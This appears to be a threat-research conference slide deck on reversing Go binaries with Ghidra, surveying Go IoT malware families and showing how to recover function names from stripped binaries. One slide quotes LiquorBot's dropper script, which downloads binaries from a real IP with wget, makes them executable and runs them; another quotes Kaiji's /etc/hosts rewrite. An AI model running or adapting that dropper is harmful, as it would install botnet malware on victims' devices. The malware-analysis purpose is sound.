



Reversing Golang Binaries with Ghidra

Dorka Palotay

Senior Threat Researcher, CUJO AI

Albert Zsigovits

Threat Researcher, CUJO AI

Who are we

Background

Albert Zsigovits (@albertzsigovits):

- Threat Researcher @ CUJO AI
- Traditional blue team background
- Top 32 Influential Malware Research Professional 2019
- Memory forensicator, malware analyst and reverse engineer
- Former speaker at SEC-T and Disobey.Fi



Dorka Palotay (@pad0rka):

- Senior Threat Researcher at CUJO AI
- BSc in Applied Mathematics
- MSc in Security and Privacy – Advanced Cryptography
- Worked at financial and security companies as well
- Malware researcher and reverse engineer
- Guest lecturer at ELTE – malware analysis course



Why we did all this

The quest

Background:

- IoT malware research -> more and more (IoT) malware families are written in Go

Issue:


- Reverse engineering Go binaries is challenging
 - Huge file size
 - Unusual string handling
 - No symbol names due to stripping
- Ghidra open-source development is in early stage compared to other tools
 - Only a few open-source scripts are available, solving only parts of the problem

Goal:

- Making reverse engineering Go binaries with Ghidra easier

Steps:

- Understand Go and the differences from usual languages
- Get familiar with Ghidra's features
- Create our own scripts: <https://github.com/getCUJO/ThreatIntel>



Golang

Introduction

- Go (also called Golang) is an open source programming language
- Designed by Google in 2007
- Made available to the public in 2012
- Current version is Go 1.15
- <https://golang.org/>
- Go comes out top of the languages most developers want to learn¹
- Advantages:
 - Simple and clear documentation
 - Easy to learn, ease of coding
 - Compiled language (faster than Python)
 - Cross compiling (Windows, Linux, macOS)
 - Scalability and concurrency
 - Garbage collection – automatic memory management




1: <https://www.zdnet.com/article/developers-say-googles-go-is-most-sought-after-programming-language-of-2020/>

IoT malware families

A surge in Go malware

- IRCFlu - 2020 May
- Smaug - 2020 May
- Kaiji - 2020 April
- FritzFrog - 2020 January
- eCh0raix - 2019 June
- IPStorm - 2019 June
- LiquorBot - 2019 May
- GoBrut - 2019 February

GoLang Malware Count Over Time



LiquorBot

Miner

- Reimplementation of Mirai in Go
- First discovered in May 2019
- Targeting SOHO routers
- Using SSH brute-force attacks and exploits
- Monero mining
- Cross-compiled for ARM, ARM64, x86, x64, and MIPS architectures

```
#!/bin/sh
ulimit -n 1024
$BA="wloli.arm64 wloli.arm7 wloli.arm6 wloli.arm5 wloli.arm wloli.mips wloli.mpsl wloli.x64 wloli.x86"
for Binary in $BA; do
    rm $Binary
    wget http://46.246.63.60/$Binary
    chmod 777 $Binary
    ./${Binary}
    rm $Binary
done

rm -f *.sh
```

 Intezer
@IntezerLabs

NEW sample of #LiquorBot - a reimplementation of Mirai written in #Golang. 3/60 detections in VirusTotal (uploaded from the US 🇺🇸).

Shares strings with samples from January 2020 ed1c9e2508009f93c33674a3750435ad

<analyze.intezer.com/analyses/cce94...>

🔥🔥



2:24 PM · Aug 18, 2020 · Twitter Web App

Interplanetary Storm

Botnet

- First found in June 2019, written in Go
- First version targeting only Windows, later iterations include support for Linux/Android
- Initial attack vector is SSH brute-forcing of weak credentials
- Has ties to IRCFlu, another SSH brute-forcing botnet
- IPFS in P2P, uses the PubSub network
- Infected hosts are acting as SOCKS5 proxy
- Rapid iterations of versions means heavy development
- Uses "single" package (lock file) instead of Mutex



eCh0raix

Ransomware

- Ransomware
- First discovered in June 2019
- Targeting QNAP NAS devices
- Using both brute-force attacks and exploits
- New set of vulnerabilities were reported this year
- At the beginning of June 2020 a new wave of attacks against QNAP NAS devices
- Decryptor is available for first version


The screenshot shows a file analysis interface. At the top, a circular progress bar indicates '3 / 55' engines have detected the file. A red banner above the bar states '3 engines detected this file'. Below the bar, the file's SHA256 hash is listed as '154dea7cace3d58c0ceccb5a3b8d7e0347674a0e76daffa9fa53578c036d9357' and its name as 'qnappool'. The file is identified as an 'elf' file. To the right, the file size is '3.94 MB' and the last modified time is '2019-07-05 04:12:36 UTC' (3 days ago). A small icon for 'ELF' is also present. Below this, a table lists the detection results from various engines:

Detection	Details	Behavior	Content	Submissions	Community
Jiangmin	① Trojan.Linux.ta	Kaspersky	① HEUR:Trojan-Ransom.Linux.Cryptor.b		
ZoneAlarm by Check Point	① HEUR:Trojan-Ransom.Linux.Cryptor.b	Ad-Aware	Undetected		
AegisLab	② Undetected	AhnLab-V3	Undetected		
ALYac	② Undetected	Anti-AVL	Undetected		
Arcabit	② Undetected	Avast	Undetected		

FritzFrog

P2P botnet

- Peer-to-peer (P2P) botnet
- First discovered in January 2020
- Targeting SSH servers
- Using brute-force attacks based on an extensive dictionary
- Modular, multi-threaded and fileless
- Using custom P2P protocol
- Listening on port 1234 and waiting for commands
- Mining Monero
- Creates a backdoor for future access: adds a public SSH-RSA key to the authorized_keys file
- Successfully breached more than 500 servers (Targeting Government, Education, Finance and more)




Kaiji

Botnet

- Recent IoT malware named after a Manga series
- Fully written in Golang from scratch
- Spreads by SSH brute forcing the root login on IoT devices
- Gets installed into /usr/bin/lib with a faked system process name: netstat, ls or ps
- Sets up persistence under profile.d, init.d, systemd and in crontab too
- Copies its rootkit module to /etc/32769 and run it every 30 seconds
- DDoS implant: TCPFlood, UDPFlood, IPSpoof, SYN/ACK/SYNACK Flood,
- SSH brute-forcer: hardcoded passwords and IP ranges
- Host re-write for Quad9 DNS resolver (Test?)

```
1 echo '9.9.9.9 www.6x66.com'>>/etc/hosts
2 echo '9.9.9.9 www.cocoserver.xyz'>>/etc/hosts
3 echo '9.9.9.9 www.aresboot.xyz'>>/etc/hosts
4 echo '9.9.9.9 www.2s11.com'>>/etc/hosts
```



Go binary characteristics

How to identify Go binaries

- String reference to "Go Build ID:"
- Tons of references to "vendor/golang.org" in strings
- PDB path references to "/go/src/"
- Symbol table names starting with "main.", "runtime.", "os."
- URLs referencing "go.org" or "golang.org"
- OSX binaries referencing Go Github repository
- Has section names like *.gosymtab*, *.gopcnltab*, *.go.buildinfo*
- Output of *file* command

```
□ ~/VM-transfer/kaiji □ file 0ed0a9b9ce741934f8c7368cdf3499b2b60d866f7cc7669f65d0783f3d7e98f7  
0ed0a9b9ce741934f8c7368cdf3499b2b60d866f7cc7669f65d0783f3d7e98f7: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked,  
Go BuildID=TvT7iqQKR-BV0C2GBo0K/w7Uke3Cu63TQb6T6TMs2/FLWsVhlyJAFauUaGm91j/2_sbUr5fdpEIs33bpnjQ, stripped
```

Finding Go compiler version

A method on finding version number

- Function responsible for version: runtime.Version, runtime.BuildVersion
- *Strings binary | grep -I "go1\."*
- Go version command

```
amp:VM-transfer root# nm 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb -debug-syms -color | grep -i version
0071c920 D runtime.buildVersion
00750a0c D runtime.processorVersionInfo
00723e50 D syscall.procGetVersion
amp:VM-transfer root# objdump -s 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb | grep -i 71c920
 71c920 e3c25e00 00000000 08000000 00000000 ..^.....
amp:VM-transfer root# objdump -s 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb | grep -i 5ec2e0
 5ec2e0 20202067 6f312e31 342e3367 73202020      go1.14.3gs
```

Static linking

Big Bad Binaries

- Go binaries are statically linked by default
- All the necessary libraries are included in the executable image
- Large size
 - Difficult malware distribution
 - Anti – virus products have difficulty to detect
 - Reverse engineering can be more time consuming
- No dependency issues

Hello World - Unstripped

C vs Go

- C

```
#include <stdio.h>

int main()
{
    printf("Hello, Hacktivity!\n");
    return 0;
}
```

gcc -o hello_c hello.c



ELF 64-bit LSB shared object,
x86-64, version 1 (SYSV),
dynamically linked,
not stripped

size: 16,7 kB

- Go

```
package main

import "fmt"

func main() {
    fmt.Printf("hello, hacktivity\n")
}
```

go build -o hello_go hello.go



ELF 64-bit LSB executable,
x86-64, version 1 (SYSV),
statically linked,
not stripped

size: 2,0 MB

Hello World in Ghidra

C vs Go

Functions - 18 items			
Label	Location	Function Sign...	Function Size
_init	00101000	int _init(E...)	27
_cxa_finalize	00101040	thunk undef...	11
puts	00101050	thunk int p...	11
_start	00101060	undefined _...	47
deregister_tm_clones	00101090	undefined d...	34
register_tm_clones	001010c0	undefined r...	51
_do_global_dtors_aux	00101100	undefined _...	54
frame_dummy	00101140	thunk undef...	9
main	00101149	undefined m...	27
_libc_csu_init	00101170	undefined _...	101
_libc_csu_fini	001011e0	undefined _...	5
_fini	001011e8	undefined _...	13
_ITM_deregisterTMCloneTable	00105000	thunk undef...	1
puts	00105008	thunk int p...	1
_libc_start_main	00105010	thunk undef...	1
_gmon_start_	00105018	thunk undef...	1
_ITM_registerTMCloneTable	00105020	thunk undef...	1
_cxa_finalize	00105028	thunk undef...	1

Functions - 1790 items			
Label	Location	Function Sign...	Function Size
internal/cpu.initialize	00401000	undefined i...	78
internal/cpu.processOptions	00401060	undefined i...	1877
internal/cpu.indexByte	004017c0	undefined i...	53
internal/cpu.doinit	00401800	undefined i...	1029
internal/cpu.cpuid	00401c20	undefined i...	27
internal/cpu.xgetbv	00401c40	undefined i...	17
type..eq.internal/cpu.CacheLinePad	00401c60	undefined t...	6
type..eq.internal/cpu.option	00401c80	undefined t...	165
type..eq.[15]internal/cpu.option	00401d40	undefined t...	139
runtime/internal/sys.OnesCount64	00401de0	undefined r...	119
runtime/internal/atomic.Cas64	00401e60	undefined r...	26
runtime/internal/atomic.Casuintptr	00401e80	thunk undef...	5
runtime/internal/atomic.Storeuintptr	00401ea0	thunk undef...	5
runtime/internal/atomic.Store	00401ec0	undefined r...	12
runtime/internal/atomic.Store64	00401ee0	undefined r...	14
internal/bytealg.init.0	00401f00	undefined i...	34
cmpbody	00401f40	undefined c...	569
runtime.cmpstring	00402180	undefined r...	30
memeqbody	004021a0	undefined m...	318
runtime.memequal	004022e0	undefined r...	36
runtime.memequal_varlen	00402320	undefined r...	35
indexbytebody	00402360	undefined i...	279
internal/bytealg.IndexByteString	00402480	undefined i...	24
runtime.memhash128	004024a0	undefined r...	89
runtime.strhashFallback	00402500	undefined r...	89

18 functions vs 1790 functions

Binaries: hello_c, hello_go



Stripped Binaries

- Discard debugging symbols
- Reduced size
- No names for routines and variables
- More difficult debugging and reverse engineering
- Malware files are usually stripped

Hello World - Stripped

C vs Go

- C

```
#include <stdio.h>

int main()
{
    printf("Hello, Hacktivity!\n");
    return 0;
}
```

gcc -o hello_c_strip -s hello.c



ELF 64-bit LSB shared object,
x86-64, version 1 (SYSV),
dynamically linked,
stripped

size: 14,5 kB

- Go

```
package main

import "fmt"

func main() {
    fmt.Printf("hello, hacktivity\n")
}
```

go build -o hello_go_strip -ldflags
"-s" hello.go



ELF 64-bit LSB executable,
x86-64, version 1 (SYSV),
statically linked,
stripped

size: 1,4 MB

Hello World Stripped in Ghidra

C vs Go

Functions - 15 items				
Label	Location	Function Signa...	Function Size	
_DT_INIT	00101000	undefined _D...	27	
_cxa_finalize	00101040	thunk undefi...	11	
puts	00101050	thunk int pu...	11	
entry	00101060	undefined en...	47	
FUN_00101090	00101090	undefined FU...	34	
FUN_001010c0	001010c0	undefined FU...	51	
_FINI_0	00101100	undefined _F...	54	
_INIT_0	00101140	thunk undefi...	9	
_DT_FINI	001011e8	undefined _D...	13	
_ITM_deregisterTMCloneTable	00105000	thunk undefi...	1	
puts	00105008	thunk int pu...	1	
_libc_start_main	00105010	thunk undefi...	1	
_gmon_start_	00105018	thunk undefi...	1	
_ITM_registerTMCloneTable	00105020	thunk undefi...	1	
_cxa_finalize	00105028	thunk undefi...	1	

Functions - 1139 items				
Label	Location	Function Signa...	Function Size	
FUN_00401000	00401000	undefined F...	78	▲
FUN_00401060	00401060	undefined F...	1877	
FUN_004017c0	004017c0	undefined F...	53	
FUN_00401800	00401800	undefined F...	1029	
FUN_00401c20	00401c20	undefined F...	27	
FUN_00401c40	00401c40	undefined F...	17	
FUN_00401c80	00401c80	undefined F...	165	
FUN_00401de0	00401de0	undefined F...	119	
FUN_00401e60	00401e60	undefined F...	26	
thunk_FUN_00401e60	00401e80	thunk undef...	5	
thunk_FUN_00401ee0	00401ea0	thunk undef...	5	
FUN_00401ec0	00401ec0	undefined F...	12	
FUN_00401ee0	00401ee0	undefined F...	14	
FUN_00402180	00402180	undefined F...	599	
FUN_004022e0	004022e0	undefined F...	354	
FUN_00402480	00402480	undefined F...	303	
FUN_00402580	00402580	undefined F...	282	
FUN_004026a0	004026a0	undefined F...	284	
FUN_004027c0	004027c0	undefined F...	110	
FUN_00402840	00402840	undefined F...	110	
FUN_004028c0	004028c0	undefined F...	376	
FUN_00402a40	00402a40	undefined F...	368	
FUN_00402bc0	00402bc0	undefined F...	1640	
FUN_004035a0	004035a0	undefined F...	272	
	004026e0	undefined F...	200	

15 functions vs 1139 functions

Binaries: hello_c_strip, hello_go_strip



Hello World Function in Ghidra

C

The screenshot shows the assembly listing for a C program named "hello_c". The main function is highlighted with a red box. The assembly code is as follows:

```
*****  
* FUNCTION *  
*****  
undefined main()  
AL:1 <RETURN>  
main  
*****  
XREF[3]: Entry Point(*),  
_start:00101081(*),  
00102044  
00101149 f3 0f 1e fa    ENDBR64  
0010114d 55             PUSH    RBP  
0010114e 48 89 e5       MOV     RBP,RSP  
00101151 48 8d 3d       LEA     RDI,[s_Hello,_Hacktivity!_00102004]  
                           ac 0e 00 00  
00101158 e8 f3 fe       CALL    puts  
                           ff ff  
0010115d b8 00 00       MOV     EAX,0x0  
                           00 00  
00101162 5d             POP    RBP  
00101163 c3             RET  
00101164 66             ??     66h   f  
00101165 2e             ??     2Eh   .  
00101166 0f             ??     0Fh  
00101167 1f             ??     1Fh  
00101168 84             ??     84h  
00101169 00             ??     00h  
0010116a 00             ??     00h  
0010116b 00             ??     00h  
0010116c 00             ??     00h
```

Binary: hello_c

Hello World Function in Ghidra

C stripped

The image shows two side-by-side assembly listings in the Ghidra interface.

Left Window (Listing: hello_c):

- Shows the assembly code for the `main()` function.
- The `main()` function starts with `undefined main() AL:1 <RETURN>`.
- The assembly code includes instructions like `ENDBR64`, `PUSH RBP`, `MOV RBP,RSP`, `LEA RDI,[s_Hello,_T]`, `CALL puts`, and `MOV EAX,0x0`.
- A red box highlights the `main()` function entry point.

Right Window (Listing: hello_c_strip):

- Shows the assembly code for the `main()` function.
- The `main()` function starts with `undefined main() AL:1 <RETURN>`.
- The assembly code includes instructions like `ENDBR64`, `PUSH RBP`, `MOV RBP,RSP`, `LEA RDI,[s_Hello,_T]`, `CALL puts`, and `MOV EAX,0x0`.
- A red box highlights the `main()` function entry point.
- The assembly code is identical to the one in the left window.

Hello World Function in Ghidra

Go

The screenshot shows the Ghidra assembly listing for a Go application named "hello_go". The main function is defined as follows:

```
*****  
* FUNCTION  
*****  
undefined main.main()  
undefined8    AL:1      <RETURN>  
undefined8    Stack[-0x8]:8 local_8  
  
undefined4    Stack[-0x30]:4 local_30  
undefined8    Stack[-0x38]:8 local_38  
undefined8    Stack[-0x40]:8 local_40  
undefined8    Stack[-0x48]:8 local_48  
undefined8    Stack[-0x50]:8 local_50  
undefined8    Stack[-0x58]:8 local_58  
main.main  
  
0049a620 64 48 8b    MOV     RCX,qword ptr FS:[0xffffffff8]  
0c 25 f8  
ff ff ff  
0049a629 48 3b 61 10  CMP    RSP,qword ptr [RCX + 0x10]  
0049a62d 76 5a        JBE    LAB_0049a689  
0049a62f 48 83 ec 58  SUB    RSP,0x58  
0049a633 48 89 6c    MOV    qword ptr [RSP + local_8],RBP  
24 50  
0049a638 48 8d 6c    LEA    RBP=>local_8,[RSP + 0x50]  
24 50  
0049a63d 40 00 00      MOV    RAX,qword ptr [loc_Start+]  
0049a640 40 00 00 00 00 00 00 00
```

The first few instructions set up the stack frame, pushing the current base pointer (RBP) onto the stack at offset 0x50. The main function then branches to the start of the Go runtime's main function.

Binary: hello_go

Hello World Function in Ghidra

Go stripped

The image shows two side-by-side assembly listings in the Ghidra debugger. Both windows have tabs for '*hello_c', '*hello_go', '*hello_c_strip', and '*hello_go_strip'. The left window is titled 'Listing: hello_go' and the right is 'Listing: hello_go_strip'. Both windows show the same assembly code for the main function and the FUN_0049a620 function.

FUNCTION

undefined **main.main()**

AL:1 <RETURN>
Stack[-0x8]:8 local_8

undefined4 Stack[-0x30]:4 local_30
undefined8 Stack[-0x38]:8 local_38
undefined8 Stack[-0x40]:8 local_40
undefined8 Stack[-0x48]:8 local_48
undefined8 Stack[-0x50]:8 local_50
undefined8 Stack[-0x58]:8 local_58

main.main

0049a620 64 48 8b MOV RCX,qword ptr FS:
0c 25 f8
ff ff ff

0049a629 48 3b 61 10 CMP RSP,qword ptr [F
0049a62d 76 5a JBE LAB_0049a689
0049a62f 48 83 ec 58 SUB RSP,0x58
0049a633 48 89 6c MOV qword ptr [RSP +
24 50
0049a638 48 8d 6c LEA RBP=>local_8,[RS
24 50
0049a63d 48 00 00 00 MOV RAX,qword ptr [DAT_00555990]

FUNCTION

undefined **FUN_0049a620()**

AL:1 <RETURN>
Stack[-0x8]:8 local_8

undefined4 Stack[-0x30]:4 local_30
undefined8 Stack[-0x38]:8 local_38
undefined8 Stack[-0x40]:8 local_40
undefined8 Stack[-0x48]:8 local_48
undefined8 Stack[-0x50]:8 local_50
undefined8 Stack[-0x58]:8 local_58

FUN_0049a620

0049a620 64 48 8b MOV RCX,qword ptr FS:[0xfffffffff8]
0c 25 f8
ff ff ff

0049a629 48 3b 61 10 CMP RSP,qword ptr [RCX + 0x10]
0049a62d 76 5a JBE LAB_0049a689
0049a62f 48 83 ec 58 SUB RSP,0x58
0049a633 48 89 6c MOV qword ptr [RSP + local_8],RBP
24 50
0049a638 48 8d 6c LEA RBP=>local_8,[RSP + 0x50]
24 50
0049a63d 48 8b 05 MOV RAX,qword ptr [DAT_00555990]

Binaries: hello_go, hello_go_strip



Recover function names

strings

```
pad0rka in hacktivity2020 % strings hello_c | grep -o ".\{0,10\}main.\{0,10\}"
libc_start_main
libc_start_main@GLIBC_2.
main
```

```
pad0rka in hacktivity2020 % strings hello_c_strip | grep -o ".\{0,10\}main.\{0,10\}"
libc_start_main
```

```
pad0rka in hacktivity2020 % strings hello_go | grep -o ".\{0,10\}main.\{0,10\}"
hasmain
edruntime.main not on m0
p stateremaining pointe
out of domainpanic whil
e space remainingreflect
routines (main called ru
runtime.main
runtime.main.func1
runtime.main.func2
main.main
main..inittask
runtime.main_init_done
runtime.mainStarted
runtime.mainPC
runtime.main
runtime.main.func1
runtime.main.func2
main.main
```

```
pad0rka in hacktivity2020 % strings hello_go_strip | grep -o ".\{0,10\}main.\{0,10\}"
hasmain
edruntime.main not on m0
p stateremaining pointe
out of domainpanic whil
e space remainingreflect
routines (main called ru
runtime.main
runtime.main.func1
runtime.main.func2
main.main
```

Binaries: hello_c, hello_go, hello_c_strip, hello_go_strip



Recover function names

pcIntab

The screenshot shows the pcIntab debugger interface with two main windows: the Listing pane on the left and the Memory Map pane on the right.

Listing Pane: Displays assembly code and string definitions. A red box highlights the string definition for "main.main".

Address	Value	Type	String
0053e190	6d 61 69	ds	"main.main"
	6e 2e 6d		
	61 69 6e 00		
0053e19a	66 6d 74	ds	"fmt.Printf"
	2e 50 72		
	69 6e 74 ...		
0053e1a5	02	??	02h
0053e1a6	13	??	13h
0053e1a7	b0	??	B0h
0053e1a8	01	??	01h
0053e1a9	55	??	55h
0053e1aa	af	??	AFh
0053e1ab	01	??	01h
0053e1ac	08	??	08h


Memory Map Pane: Displays the memory map with the following table:

Name	Start	End	Length	R	W	X	Vola...	Initiali...	Type	Byt...	S...	C...
segment_2.1	00400000	00400f9b	0xf9c	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	L...
.note.go.buildid	00400f9c	00400fff	0x64	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.text	00401000	0049a68f	0x99690	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.rodata	0049b000	004df23e	0x4423f	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
segment_3.2	004df23f	004df2ff	0xc1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	L...
.typelink	004df300	004dfa2f	0x730	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.itablink	004dfa30	004dfa7f	0x50	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.gopclntab	004dfa80	0053fd40	0x60321	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.go.buildinfo	00540000	0054001f	0x20	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.noptrdata	00540020	0054e4bf	0xe4a0	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.data	0054e4c0	0055592f	0x7470	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.bss	00555940	0058586f	0x2ff30	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	De...	File...	E...	S...
.shstrtab	OTHER:0...	OTHER:0...	0xa5	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	Ov...	File...	E...	S...

Recover function names

pcIntab

- Detailed documentation of pcIntab¹ is available



Recover function names

pcIntab in Windows

- Not a separate section -> Look for the structure

The screenshot shows the pcIntab debugger interface. On the left, there is a memory dump window titled "Listing: hello_go_strip.exe" showing assembly code for the ".text" section. The assembly code consists of many entries starting with addresses like 004f1020, followed by two bytes (fb, ff), and then a third byte (FBh, FFh, etc.). The ".text" section ends at address 004f102d. Following this is a section labeled DAT_004f1020 containing mostly zeros (00h) and one value (40h). The memory dump continues with other sections like .rdata, .data, .idata, .reloc, and .symtab.

